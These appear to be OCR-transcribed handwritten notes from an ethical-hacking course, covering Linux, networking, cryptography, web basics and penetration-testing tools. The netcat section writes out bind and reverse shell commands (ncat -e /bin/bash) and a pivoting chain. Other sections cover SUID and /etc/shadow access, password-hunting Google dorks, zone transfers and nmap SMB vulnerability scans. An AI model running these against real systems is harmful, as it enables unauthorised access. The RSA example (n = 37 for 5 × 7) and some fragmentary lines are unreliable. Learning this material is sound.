EoH / UEH

Types of Hacker — Basic

1-Topic → White Hat &
Black Hat &
Grey Hat &

2-Topic → Vulnerability, Exploits, Payloads

3- Red-Blue Teams ⇒ Red Team → focuses on offensive pentesting hack system as many they can

Blue Team → focuses on improving security, update software patching vulnerabilities.

4- Privileges & Escalation →

Privilage means certain ~~permiss~~ permission of user on certain files and folder.

Escalation those permissions to root or Administrator user called privilege Escalation

5- Virus, Worm, Ransomware

[Linux start]

6- Basic linux Commands →

$man ls ⇒ to see the help of command

$which python3 → test software is install or not

$whatis ls → give what is this command

$alias temp='ls -a' → save a command to a variable

$history -c → to clear history

⇒ Streams in Linux

0 - stdin → standard input
1 - stdout → standard output
2 - stderr → standard error

$echo "hi" > log.txt

→ $echo "hi" 2 > log.txt → agar isme koch error aaiga to "log.txt" me save ho jaiga

$ errorkedijye → (cmd not found) → [for error msg]

$ Abhay > log.txt
$ Abhay 2 > log.txt → to bypass error
$ cat log.txt → to show error

⇒ Append 2nd error on file

$ Abhay3 2 >> log.txt
$ cat log.txt

Linux

```
$ rm log.txt
$ echo "hello" > log.txt   2>&1
$ cat log.txt
$ find / -type f -name log.txt
```

2>&1 → if there are any error dont show send to "1" → log.txt mai error send

/ → for whole computer → where we find that data

f → file

→ (it search file on whole PC)

ctrl + c

/dev/null → it like Black hole, anything we pass on the dir it will disappear

```
$ find / -type f -name log.txt 2> /dev/null
```

f → file

2 → system error

```
$ cat log.txt
$ echo "hi bhaiy" &> log.txt
$ cat log.txt
$ ls /etc/passwd | less
```

"|" → pipes to run two commands consecutively

| less , | pg , | more

grep → "search the string in file" [$ grep "string name"]

~~tee~~ $ ls | tee output.txt

tee → if you want to run two cmd at a time

```
$ cat output.txt
$ cat log.txt | cut -c 1
```

char, line index start with 1

∴ 1-2 (or)

```
$ cat log.txt | cut -f 1
```

→ it devide the output based on tab

f → feild

~~$ ls -l | cut -d " " -f 1~~

~~delemeter~~ → dilimate feild

```
$ ls -l | cut -d " " -f 1
"       "     "  "  2
"       "     "  "  3
```

→ it devide the output base on space

```
$ echo "ram bhai" >> log.txt
$ echo "helloworld" >> log.txt
$ echo "helloworld" >> log.txt
$ echo "bheem " >> log.txt
$ echo "mighty " >> log.txt
$ echo "maruti" >> log.txt
```

→ if you want to display the line number

```
$ nl log.txt
```
(numberline)

head → it will display the line depend on given number (on upwards)

```
$ head -n 3 log.txt
```
(num)

tail → it will display the line depended on given num (on backwards)

```
$ tail -n 2 log.txt
```
(num)

* if you want to only middle one lines you can do that

```
$ head -n 4 log.txt | tail -n 2
```

* sort the txt

```
$ sort log.txt
```

* uniq → it will remove 1 line if a line name was same

```
$ sort log.txt | uniq
```

wc → it count words on file "wc = word count"

```
$ wc log.txt
$ wc -l log.txt
```
(line count)

```
$ wc -w log.txt
```
(word count)

```
$ wc -c log.txt
```
(char)

* file → get the file info

```
$ file log.txt
$ cat log.txt
```

→ "grep → search text, word on file"

```
$ cat log.txt | grep "hello"
```

"expect the "hello" show all"

```
$ cat log.tx | grep -v "hello"
```

— — — — — Linux — — — —

{File Permissions} start

```
$ ls -l
```

dir | user | group | others

d r w x r w x r w x

4 - read
2 - write
1 - execute

```
$ mkdir test
$ ll
```

* for change permission

```
$ chmod +1 log.txt
$ touch new.txt
```

* set default permission when you create a new file permission will apply

```
$ umask -h   (permission)
$ umask 755   -> every file you create that permission give all users
```

{Special Permissions}

```
$ ls
$ touch temp && ll
$ chmod +x temp | ls -t        (~~strikethrough~~)
$ chmod u+s temp | ls -l       -> set sudo permission on user
                  (user, super)
$ chmod +x temp | ls -l
```

-> set sudo permission on group

```
$ touch temp2
$ chmod g+s temp2 | ls -l      (stickybit)
$ chmod +x temp2
```

-> set sudo permission on other (every other)

```
$ touch temp3
$ chmod a+t temp3 | ls -l
$ chmod +x temp3 | ls -l
```

```
$ find /  -perm  -u=s  -type f  2>/dev/null
  (root, permission, userbit, stickybit, file)
```

see how many file with super permission

Linux Essentials

Linux File Structure

$ ls / — root

[/ = root]

$ ls /bin → here you find binary files

$ ls /

$ ls /dev → here you find device drivers / device file

$ ls /

$ ls /lib64 → "lib = library", it contain shared files

$ ls /mnt → mnt stand for "mount point" for any partition, pendrive

$ ls /root → it contains the user of the root, [root user home folder]

$ ls /snap → it is package management system for linux [apt, pkg]

$ ls /tmp → it contain temporary file [Ram]

$ ls/boot → it contain file required for boot of the system [bootloader]

$ ls/etc → contains configuration file for the users and the Application

$ ls/opt → it add some additional software

$ ls/usr → contain user information

$ ls /cdrom → for mount any cd, DVD ROM

$ ls/home → home file of ~~may~~ many other user

$ ls /lib → contains library and shared object

$ ls /proc → contains process info and process ID

$ ls /sbin → contains the system binary, do some info about system

$ ls /var → you have backup file here, cache others

Linux Essentials

{ User Management }

[$u = Substitute User]

$ sudo adduser newuser
$ su newuser
$ whoami
→ Remove user
$ sudo deluser newuser

{ etc/passwd file } explain

$ cat /etc/passwd → it show all the user on your device.

[user details]

password is encoybted — User ID — User ID — info — full name — [Current Pwd]

username : x : 1000 : 1000 : user,,, : /home/username : /bin/bash

{ etc/shadow file } explain

$ sudo cat /etc/shadow

* on bottom of that you find user's $

username : $ ~ hash ~ [this is the encripted pwd of user]

/ : 18535 : 0 : 99999 : 7 : : : ← expired date

- 18535 : [Time when user created]
- 0 : [wait for change pwd]
- 99999 : [max passwd day [Kitne din bad pwd Badalna hai]]
- 7 : [Kitne din bad pta chalega passwd ex ho gya hai]

Environment Variable

$env

- Lang → language
- oldPwd → previously you are in dir [old working dir]
- path → whenever we type cmd it find that cmd have in a dir or not. on given path.

$echo $PATH
$echo $HOME
$echo $USER

* export a variable on envisoment variable

$ export ip = google.com
~~$ echo $ip~~
$echo $ip
$ping google.com
(or)
$ ping $ip

~~$~~ add a cmd on path variable

$ export PATH = $PATH :/home/kali/Desktop
(Pwd)

$echo $PATH

Software Management [Linux Essentials]

$ sudo apt update
$ sudo apt ~~upgrade~~ upgrade

→ check a software is install in our system or not or name of a software

$ apt-cache search chrome
$ apt install google-chrome-beta

gdebi = it install automatically deb packages

$ sudo apt install gdebi

→ dpkg => to install - ~~.deb~~ .deb "debian" file

$ sudo dpkg -i "filename"

(or)

$ sudo gdebi "file name.deb" good then dpkg

→ to remove install package

$ sudo apt remove "filename"

Cron Jobs [Linux Essentials]

→ If you want to run a task for particular time/days/months you don't do it manualy always you can give your task to coon Jobs.

$ crontab -l (list)

~~m = month, h =~~
m = minute, h = hour, mon = 12 month
dom = day of month, dow = day of week

~~$ export Editor~~

$ export EDITOR = /bin/nano
$ crontab -e (edit)

* = every day/time

→ on the end of the comment, Add this

m h dom mon dow
* * * * * echo "hi" >> ~/Desktop/temp.txt

Ctrl+X = Save, --> Save -->

(or)

m h dom mon dow
30 2 * * * echo "hello"

2:30 Pm

m h
30 16

4:30 Pm

Cron Jobs

→ if you want to run something on every 5 minute

on [min] [hr] [dom] [mon] [dow]

*/5 * * * * echo "hello"

→ every 2 hours for every day!

* */2 * * * echo "hello"

→ if you want to speciefy a range 6Pm - 9Pm ⇒ hours!

* 6-9 * * * echo "heloo"

$ ls /etc/cron.*

Service Management

$ service

$ service --status-all → to see all the service [+ running / - not running]

→ Install SSH!!

$ sudo apt install openssh-server

→ Run some service

$ service ssh start

$ service --status-all | grep ssh

$ service ssh stop

→ If you want to start some service automaticly

$ systemctl enable ssh (or) $ sudo systemctl start ssh

$ systemctl disable ssh $ sudo systemctl stop ssh

Linux Essentials

3 Zipping, Tar, Balls and Compression

→ zip a file — file new zip name — folder you want to zip

```
$ zip test.zip temp/

$ unzip test.zip
```

→ Compression :-

```
$ tar -cvf test.tar temp/
```

(create, verbod, create, RK; folder name) → .tar

```
$ tar -xvf test.tar
```

(extract, verbod, creat file)

```
$ tar -cvzf test.tar.gz temp/
```

(create, verbod, zip, create file) → .tar.gz

→ unzip ".gz"

```
$ gunzip test.tar.gz

$ tar -xvf test.tar
```

~~$ tar -cvjf test.tar.bz2~~ (~~bz2~~)

```
$ tar -cvjf test.tar.bz2 temp/
```

(bz2) → .tar.bz2

```
$ tar -xvjf test.tar.bz2
```

UEH

{ Number System } binary to decimal, decimal to Hexadecimal

{ Networking }

1-IP Address <IPv4 IPv6 2-MAC-Address 3-Network Devices 4-Types of Network - WAN, MAN, CAN, LAN, PAN

5-OSI-Model / TCP/IP-Model 6-TCP 3 way Handshake (Syn, Ack) 7-TCP vs UDP

8-Ports 9-ARP 10-DNS

11-SNMP = Simple Network Management Protocol (help to get cpu usage, disk usage, get stats
- Router implements this service
- SNMP service run on udp ports 161 and 162
- use in corporate monitoring employes

12-DHCP, 13-FTP (Port=21) eg: filezilla ftp client

14-HTTP (Port-80), 15-TELNET = remote login Protocol (Port-23) - Plain text

16-SSH (Port-22) remote login Protocol - uses TCP [$ ssh username@ipaddress]
- Its mostly use in linux windows don't have that service to use in linux we install a .exe "putty" or for multy tab => "solar putty".

17-VLAN = Virtual Local Area Network

18-Ping, Traceroute

```
$ ifconfig
$ ping google.com
$ ping -i 2 google.com
       (time interval)
$ ping -c 5 google.com   --> control no. of packets
       (count)
$ traceroute google.com
```

19-Subnet mask - classes

20-wireshark
- on google --> search --> http login

Cryptography

UEH

- Cryptography is art of converting the plain text into unintelligible format (cipher text).
- On the receiver side that cipher text is converted into plain text.
- Cryptography is not a latest technique.

Terminology

Plain Text : this is actual message sender wants to send to receiver

Cipher Text : this is unintelligible text and normal person cannot understand

Encryption : The process of converting plain text into cipher text is called Encryption.

Decryption : The process of converting cipher text into plain text is called Decryption

Cryptanalysis : study of understanding how crypto algorithms work and finding weaknesses.

cryptanalyst : person who does cryptanalysis called cryptanalyst.

Substitution Ciphers : these ciphers simply replace plain text character with some other characters.

Block ciphers : these cipher operates on some block of bits.

Symmetric Encryptions : same key used at the encryption side as well as decryption side.

Asymmetric Encryptions : public key is used for encryption and private Key is used for decryption.

Digital Certificate : these certificates are used to establish a secure connection between sender and receiver. eg: SSL certificate

Character Encodings – ASCII, ANSI, Unicode

- for ASSCII encryption E[illegible]
- -> chrome -> Asscii table and description
- -> UTF-8 Encoding [illegible], unicode format
- -> chrome -> UTF-8 test page


Base 64 Encoding

- -> chrome -> Base64
- on there are 128 character
- It doesn't carry special characters only (+, /)

Substitution ciphers

-> Characters of plain text are substitution by another characters.
-> Can be easily bruteforced.
-> Can be easily encrypted.

[caesar cipher]



cipher text = (index + key) mod 26

Index	Binary	Char
0	000000	A
1	000001	B
2	000010	C
3	000011	D
4	000100	E
5	000101	F
6	000110	G
7	000111	H
8	001000	I
9	001001	J
10	001010	K
11	001011	L
12	001100	M
13	001101	N
14	001110	O

Index	Binary	Char
15	001111	P
16	010000	Q
17	010001	R
18	010010	S
19	010011	T
20	010100	U
21	010101	V
22	010110	W
23	010111	X
24	011000	Y
25	011001	Z

Transposition Ciphers : Column, Rail Fence

Ex

~~FANE~~

F	A	N	C	Y ← Key
3	1	4	2	5 ← order in alphabet
m	e	e	t	m ← Plain text is written acrosswise
e	a	t	n	e
x	t	m	i	d
n	i	g	h	t


ciphertext is read column-wise, this column first

Cipher text = eati fnih mexn etmg medt

Rail Fence Cipher

Plain text = THIS IS A SECRET MESSAGE

Rail Fence encode Key = 4



Cypher text = TATGHSSEMAEIIERESSCS

Cryptography Fundamental

RSA - Algorithm

→ It's Asymmetric cipher.

→ Public key pair is used for encryption and private key pair is used for decryption.

→ This algorithm's strength lies in selection selecting prime numbers

→ eg:

1- Select two prime numbers say p and q

find $n = p * q$

find euler totient function $\phi(n) = (p-1) * (q-1)$

we have to assume e such that gcd $(e, \phi(n))$ is 1

that means e and $\phi(n)$ should be prime to eachother

Public key is $\{e, n\}$

to calculate private key – d such that

$d * e \bmod \phi(n) = 1$

Private key is $\{d, n\}$

cipher text = plaintext power e mod n

plain text = cipher text power d mod n

take two prime no.

$p = 5$, $q = 7$

$n = p * q$

$n = 37$

$\phi(n) = 24$ ← $(p-1, q-1)$

$e = 5$

Public key = $\{5, 35\}$

integer

$d \times 5 \bmod 24 = 1$ ← [find inverse modulo online]

$d = 5$

ir is used

g prime number

is 1

ber

Cryptography Fundamental

github

Bump

Website for encryption/decryption: "dcode.fr", "cryptii.com", "CyberChef"

Web Fundametals

HTML Basics

```
<html>
<body>
  <form action = "test.php" >
      username : <input type = "text" name = "username">
      Pwd : <input type = "password" name = "Pwd" >
      <input type = "submit">
  </form>
</body>
</html>
```

CSS Basics

Java Script

```
<script>
 alert ("hello alert");
</script>
```

demo.js

```
Console.log ("hi");
console.error ("my error");
```

->3 types to define vareable:-

```
var a = 1 ; //global vareable
Const b = 20; //fix value not re assigned
let c=20; //local variable
Console.log (`the value of a is ${a} and b is ${b}`);
console.log (typeof(a))
```

Web Fundamentals

JavaScript Basics

```
var a = 10
if (a == =10){
    console.log("a is 10");
else if (a > 10){
    Console.log("a is greater than");
}
else {
Console.log("a is lower than 10");
}
```

~~Creating Click~~ * create function in JS. to creat click function

```
function clicked(){
    document.getElementById("P1").innerHTML = "this is new txt";
    document.getElementByClassName("P2")[0].innerHTML = "2nd new txt";
    document.getElementById('P2').style.color = "red";
    document.getElementById('P2').style.fontfamily = "Helvetica";
    document.write("<h1> hello world </h1>");
}
```

URL Explain

URL = Uniform Resource Locator

- It is used to locate particular resource on the server.
- In Browser we use http protocol to access resource on the web server.
- Resource may be any : HTML, image, pdf etc.

ex:

[http://192.168.0.1:80/index.html]

[http://google.com/temp.png]

[http://google.com/img/temp2.png]

[ftp://nikhil:abhay@laptop.com/] ...etc [ssh, etc]

HTTP Requests

- We need to follow certain format for requesting resource.
- There are many request types :

GET , POST , PUT , DELETE , OPTIONS .etc

get = get a resource from a web server.
post = post some details to the web server. [login , sign-up , forms]
put = puting the file on the web server
Delete = If you have a access to delete any file on the web server.
Option = what option we have.

Examples

[GET]

GET /test.html HTTP/1.1
(file, protocol, verbs → request line)

Parameter → User-Agent : Mozilla/4.0 Chrome Safari (value [web browsers])
Host : www.google.com
Accept : text/html , image/gif
Accept-language : en-us
Accept-Encoding : gzip , deflate
Content-Length : 50
Connection : Keep-Alive

Any parameters if u want to send to webserver.

[POST]

POST /login.html HTTP/1.1

User-Agent : Mozila/4.0 chrome Safari
Host : www.google.com
Accept : text/html , mage/gif
Accept-language : en-us
Accept-Encoding : gzip , deflate
Content-Length : 50
Connection : KeepAlive

Username = Abhay & password = 12345

Web Fundamental

HTTP Responses

- for every request, we get a response from webserver.
- That response can be resource or an error.

starting number

1xx - Informational response code

2xx - success response code

3xx - redirection

4xx - client error

5xx - server error

Example

Protocol status

HTTP/1.1 200 ok

Date : October 8 2022 6:30

Server : Apache /2.1

Content-Length : 50

Content-Type : text/html


Set-Cookie : abc-fjewaifq

Last-Modified : Tue 03 2010


```
<html>
<body>
<h1> hello world </h1>
</body>
</html>
```

Proxy

- Proxy is like middleman between you and server.
- Request and Response go through proxy.
- Proxy can control heavy traffic and can reduce load for webserver.
- Proxy can also log client's information
- We can edit requests in proxy - Burpsuite



Normal



Proxy

URL Encoding

URL :- Web browser request pages from web servers by using a URL.

URL Encoding [Percent Encoding] :- URL encoding convert characters into a format that can be transmitted over Internet.

- URLs can only be sent over the Internet using the ASCII c
- URL encoding replace unsafe ASCII characters with a "%" fo two hexadecimal digits.
- URLs cannot contain spaces. URL encoding normally replaces a plus (+) sign or %20.

Robots.txt Explain

Web Fundamental

{Cookies and Sessions}

- Cookies are unique values that are used to identify the user →
- Cookies are stored at client side.
- Whenever client send request these cookies are also sent to server.
- Cookie contain info like sessionid, timestamp, etc
- Server can keep track of user activities using cookies.

Types of Cookies

First Party Cookie : These cookie are directly set by webserver itself.

Third Party Cookie : These cookie are set by different wibsites.

eg: A site can contain ads, each ads will set a cookie thus tracking your searches.

Zombie Cookie : These are permanent cookies set by third party server and these are tough to remove. also called flash-cookies they get store in adobe flash.

[Sessions]

- Sessions are unique ids stored at server side.
- These are set to client to identify from then onwards.
- When user logged in, new session ID is generated.
- When user logged out, corresponding session ID is destroyed.

{ Same Origin Policy }

→ Same Origin Policy is a security mechanism.

- According to this, a browser executes script only if request has same protocol, same domainname and same port number.

eg:- suppose we are at https://Abhay.com/user1

we cannot execute a script to another domain.

https://lenavo.com/secret.txt


or

https://Abhay.com:1234/secret.txt

{ Python Fundamentals }

{ Sockets }

- Sockets are building blocks for Network Programming.
- Socket is pair of IP Address & Port Number.
- We can communicate with Network Application using sockets.
- Many Networking Modules were built based on sockets.
- Even some web modules use socket in their backend.



------ Pyton Fundamental

{ Sockets } run on "IDLE"

TCP socket [Dgram = UDP]

Server.py

```
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
                  (addr family, internet)
s.bind(('127.0.0.1', 1234))
        (IP of client, port of client)
s.listen(5)
         (limit of client connection)
client, address = s.accept()
print(address)
msg = client.recv(2048).decode()
      (no of byte you recive)
print(msg)
client.send("hello i am server".encode)
client.close()
s.close()
```

client.py

```
import socket
c = socket.socket(socket.AF_INET,
                  socket.SOCK_STREAM)
c.connect(('127.0.0.1', 1234))
c.send("hi".encode())
msg = c.recv(2048).decode()
print(msg)
c.close()
```

{ Debugging }

{ Modules } -> [import your.py file]

Git Basics

Git theory :

- In client server architecture, if server goes down we cant access our files.
- In version control system you, your friends and server will have the project files.
- In case server goes down, u can have local copy and also you can clone from your friends.
- Multiple backups and reverting back to previous version are the main benefits of version control systems.
- Git is example of Version control system.

GitHub : This is where we can store our project file in folders called repositories.

GitLab : This is same like github but for personal or private projects.

GitBook : This is more for documenting your information

:) with microsoft purchasing git, we can create private repositories in github itself.

Working Directory/Tracking : This is where our project files resides.

Staging Area : This is where our committed files or simply we want to have save state of file. We can now push to repository or can edit further.

— — — — Git Basics — —

Git Basics commands 3

$ apt install git
$ git config --
$ git config --
$ git config --local
$ git config --local user.

-->on github "web" -->create new repository --> create --> copy Quick setup https://

$ git clone https://github.com/Abhay/filename.git
$ cd filename
$ touch sample.txt
$ ls -la

-> to remove .git file and remove the file to github

$ rm -rf .git
$ ll
$ git status -> error

-> add ".git" file on some dir so that file add on git repository.

folder name $ git init
$ ls -la
$ git status
$ git add
->add a file on git repository
$ git add sample.txt
$ git status

-> input some change on .txt file manualy

$ git status

-> check difference b/w new and old file

$ git diff

-> to implement the changes

all changes
message
$ git commit -am -

github email
$ git config --global user.email "Abhaybo...ni05@gmail.com"
github name
$ git config --global user.name "Abhay"
allchanges
$ git commit -am "updated"
message

Netcat

Netcat 3 shells, file Transfer & pivoting

protocol — verbose — http

$ nc -v google.com 80 → you get the html file of google.

client side

terminal-1

$ nc -nv 127.0.0.1 1234

mode dns — ip of pc you want to connect — port

terminal-2 — server side

$ nc -vlp 1234

verbose listening — port — port no.

→ send file through netcat
→ create a file
$ echo "nikil" >> test.txt
$ ls

→ if any connection connect send this file
$ nc -vlp 1234 < test.txt

→ connected to server
$ nc -nv 127.0.0.1 1234

port

→ save that file on another name
$ nc -nv 127.0.0.1 1234 > sample.txt
$ cat sample.txt

→ emulate the reverse shell

$ nc -vlp 1234 -e /bin/bash — execute
→ error

$ sudo apt install nmap
$ ncat -vlp 1234 -e /bin/bash

$ nc -nv 127.0.0.1 1234
ls
pwd

bind-shell connection

$ ncat -nv 127.0.0.1 1234 -e /bin/bash | $ ncat -vlp 1234

Pivoting

Terminal-① Attacker

$ nc -nv 127.0.0.1 1234
ls
pwd

Terminal ② victim — Attacker

$ nc -vlp 1234 | nc -nv 127.0.0.1 4444
nc -nv 127.0.0.1 5555

Terminal ④ Attacker

$ nc -vlp 5555

Terminal-③ victim

$ ncat -vlp 4444 -e /bin/bash

Passive Reconaissance (29)

{Introduction}

Reconaissance => colleding a information about any ~~thing~~ org about any target

Passive Reconaissance => coleding info which are publicly avaliable. (contanct info, testing web, linkdin.

{Haveibeenpwned} -> website

haveibeenpwned.com

* This website there have a database all of the compromised emails & passwords.

Alternative ↓

whatismyipaddress.com/breach-check

{Theharvester} - tool - github

$ git clone https://github.com/laramies/theHarvester.git

$ cd theHarvester/

~~$ pip3 install -r requirements.txt~~

$ pip3 install -r requirements.txt

$ python3 theHarvester.py -h

$ python3 theHarvester.py -d microsoft.com -b yahoo, google, bing
(-d domain, -b source)

$ python3 theHarvester.py -d microsoft.com -b duckduckgo

{Shodan} - search engine

google => search for webpages

shodan => search for device are connected to internet. eg: webcam, cctam, TV, e
if and device has a open port address it will be caught by shoda

shodan.io

--- Passive Reconaissance ---

{Google Dorks}

site:mbpg.org inurl:admin

inurl:"index of" joker

filetype:

intext:

intitle:

allintext:password filetype:log

{Pastebin}-website

site:pastebin.com password

{Exiftool}-tool

-> use to extract meta data from file. meta data = actual data

eg: photo, img --> details about img or file

$ exiftool IMG-20201210618.jpg

{builtwith}-website

-> tell what tech used in website.

builtwith.com

Host Command

→ It receive the dns information

$host google.com

$host -t a (manualy query, IPv4) google.com

$host -t aaaa (IPv6) google.com

$host -t ptr (pointer records) google.com → point to many other sub domain

$host -t mx (mail exchange server) google.com → for mail exchange server

$host -t ns (name server) google.com → name server, it transfer the dns, when server fail.

→ Transfer without failed server [try]

$ host -l google.com ns2.google.com (server name of google) → Transfer failed

$host zonetransfer.me

$host -t ns zonetransfer.me

$host -l zonetransfer.me nsztml.digi.ninja. (server name)

Nslookup and dig

$ nslookup google.com → give web info ⇒ server ip .etc [default]

→ get mail exchange records.

$nslookup -query=mx (mail exchange server) google.com → manual scan

$nslookup -query=ns google.com → for name server, DNS transfer.

$dig -h

$dig google.com → default scan [All things]

$dig mx google.com → for mail exchange server mail transfer

$dig ns zonetransfer.me → for name tranfer server.

$dig axfr @nsztml.digi.ninja. zonetransfer.me → Axfr = Asynchronous full Transfer zone.

[DNS request]

info about domain & sub domain all

---- Enumeration & Scanning ----

{Dns Recon and DNS Enum}

$dnsrecon -h

$dnsrecon -d (dictionary) google.com -> it give all info in dict format.

$dnsenum -h

$dnsenum google.com

-->create your own dictionary of subdomain names --> new.txt

$dnsenum google.com -f (file) ~/new.txt

$ dnsenum zonetransfer.me

{Amass Tutorial} -develop by "OSAP" [Tool]

$ amass

$ amass enum -> Perform enumeration and n/w scaning.

$amass enum -d (domain) google.com

{Nmap = n/w mapper}

$nmap -h

->Alternative of ifconfig

$ ip a

$ nmap -v -sn (host scan) 192.168.0.104/24 (your IP [victim]) (default subnet mask) | grep -v "host down" _Host down wali line show nhi hogi

$ nmap -v -n (node dns addr) -Pn (noping) 192.168.0.104 (your IP [victim])

$ nmap -v -n -Pn (noPing) -p1-65535 192.168.0.104

->Scan all ports

$ nmap -v sn -p- 192.168.0.104

->UDP Scan

$sudo nmap -v -n -Pn -sU (UDP) 192.168.0.104

Enumeration & Scanning

Nmap Basics Tutorial 3

```
$sudo nmap -v -n -Pn -sV -sC 192.168.0.104
```
use set of script on nmap [NSE]

> save output on file.

```
$sudo nmap -v -n -sV -oA ~/tempfile 192.168.0.104
```
save output, file name

```
$cat temp.gnmap
```

Nmap NSE Scripts

NSE = Nmap scripting engine

```
$locate .nse
```
→ find nse script

```
$cd /usr/share/nmap/scripts
```
→ move to dir where script has

```
$ls
$nmap -v -n -sn 192.168.0.1 /24
```
your IP, default subnet

→ use script in nmap manualy

```
$ nmap -v -n -Pn --script=default 192.168.0.104
```
victim IP

```
$cat http-enum.nse
$nmap -v -n -Pn --script = http-enum.nse 192.168.0.104
 "  "  "  "  --script = http-enum.nse, http-~, "
            --script = http-vuln-cve* "
```
victim IP

Nikto Scanner — if you have a permission

```
$nikto --help
$nikto -h 192.168.0.102 -p80
```
host, victim [Target], port, HTTP

---- Enumeration & Scanning

{ gobuster }

→ It will take a wordlist as a input and check input wordlist has a directory in a website.

$gobuster -h

$gobuster dir -u (directory method) (url) http://192.168.0.102/ -w (word list) /usr/share/wordlist/dirbuster/directory-list-2.3-.txt

$gobuster dir -u http://192.168.0.102/mrtg -w /usr/share/wordlist/dirbuster/direct-2:3-small.t

{ Dirbuster and dirb }

$dirbuster → run GUI dirbuster

Target URL = here put target IP address. [http://192.168.0.101:80/]

file with of doufles ⇒ set some wordlist on websites.

Dir start with ⇒ / ← set this

file extension = php

-->start

[dirb]

$dirb

$dirb http://192.168.0.101/ (victom IP) /usr/share/wordlist/dirb/common.txt (wordlist Pwd)

input

Enumeration & Scanning

Installing "Metasploitable" 3

->chrome --> "metasploitable 2 download" - VulnHub

SMB Enumeration

SMB = Server Message Block Protocol

->SMB widely use in window/linux system.

->SMB is a protocol allow you to share your resources to other computers. It use for network share file over the network. file, printer etc.

->Run Metasploitable 2"

$nmap -v -n -Pn 192.168.0.101 (metasploitable IP)

$nmap -n -v -Pn -p139,445 192.168.0.101 (port which are open; victim IP [metasploitable])

->Version scan

$nmap -n -v -Pn -p139,445 -sV 192.168.0.101 (for version scan)

->search for smb script. for smb vernability

$locate .nse | grep smb

->put smb script for smb vernability [for more info about system]

$nmap -n -v -Pn -p139,445 -sV --script=smb-vuln* 192.168.0.101

$ " " " " --script=smb-enum-shares "

$nbtscan = It tell the domain-name of IP if it exists

$nbtscan 192.168.0.101

->you need to some tool to connect to smb shares [smbmap / smbclient] (for Anonymous login)

$smbmap -h (help)

$smbclient -L //192.168.0.101 (victim) --option="client min protocol=NT1"

$smbclient //192.168.0.101/tmp (sharename) --option="client min protocol=NT1"

->Now you get the smb console

smb:\> help

>lp

$enum4linux -a (all types of enumeration) 192.168.0.101

Burpsuite

Installation 3

1- In Kali-linux you don't need to install it install by default.

Note:- If you want to use in window or you need to install some software
1- Java 8 2- Burpsuite Professional / community Edition [free]

- Chrome --> Java 8 download [Windows] --> set on global enviroement

- Chrome --> Burpsuite Download [portswingger.net]

Note:- If you download Jar file it will automatic install file

∴ Start Burpsuite [on window]

- If you visit any website it has normal vernability Burpsuite capture that
- You can check http request and Http response and modify them.

→ 1st we have to set proxy so if we go to any website that proxy connect to our burp suite so we catch the request and response.

--> Boopsuite --> proxy --> options [Default = 127.0.0.1:8080]

* to set proxy on Browser

-->Browser (firefox) --> search = proxy --> ◉ manual proxy Configuration

HTTP Proxy [127.0.0.1] Port = [8080]

☑ also use this proxy for FTP and HTTP

--> Then --> goto=>google.com

*=> and check on Boopsuite --> proxy --> Intercept

